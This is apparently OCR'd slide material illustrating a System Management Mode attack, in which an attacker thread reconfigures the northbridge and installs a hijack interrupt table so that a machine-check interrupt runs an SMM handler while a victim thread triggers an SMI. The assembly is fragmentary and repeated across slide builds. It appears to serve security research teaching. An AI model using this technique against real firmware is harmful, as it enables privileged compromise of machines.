
```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

```
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

OS IDT


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)


```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

